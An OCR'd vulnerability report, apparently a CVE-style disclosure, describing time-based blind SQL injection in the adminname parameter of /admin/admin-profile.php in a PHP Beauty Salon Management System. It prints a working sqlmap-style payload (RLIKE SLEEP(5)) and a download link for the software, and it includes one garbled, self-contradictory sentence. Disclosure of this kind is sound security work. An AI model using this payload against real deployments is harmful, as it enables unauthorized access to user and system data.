

SQL injection vulnerability exists in adminname parameter of /admin/admin-profile.php file of Beauty Salon Management System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.





“

Parameter: adminname (POST)

Type: time-based blind

Title: MySQL >= 5.0.12 RLIKE time-based blind

Payload: adminname=test' RLIKE SLEEP(5) AND 'zQeh'='zQeh&contactnumber=0&email=test@gmail.com&submit=&username=admin

---

“

Source Download：

https://www.campcodes.com/projects/beauty-salon-management-system-in-php-and-mysqli/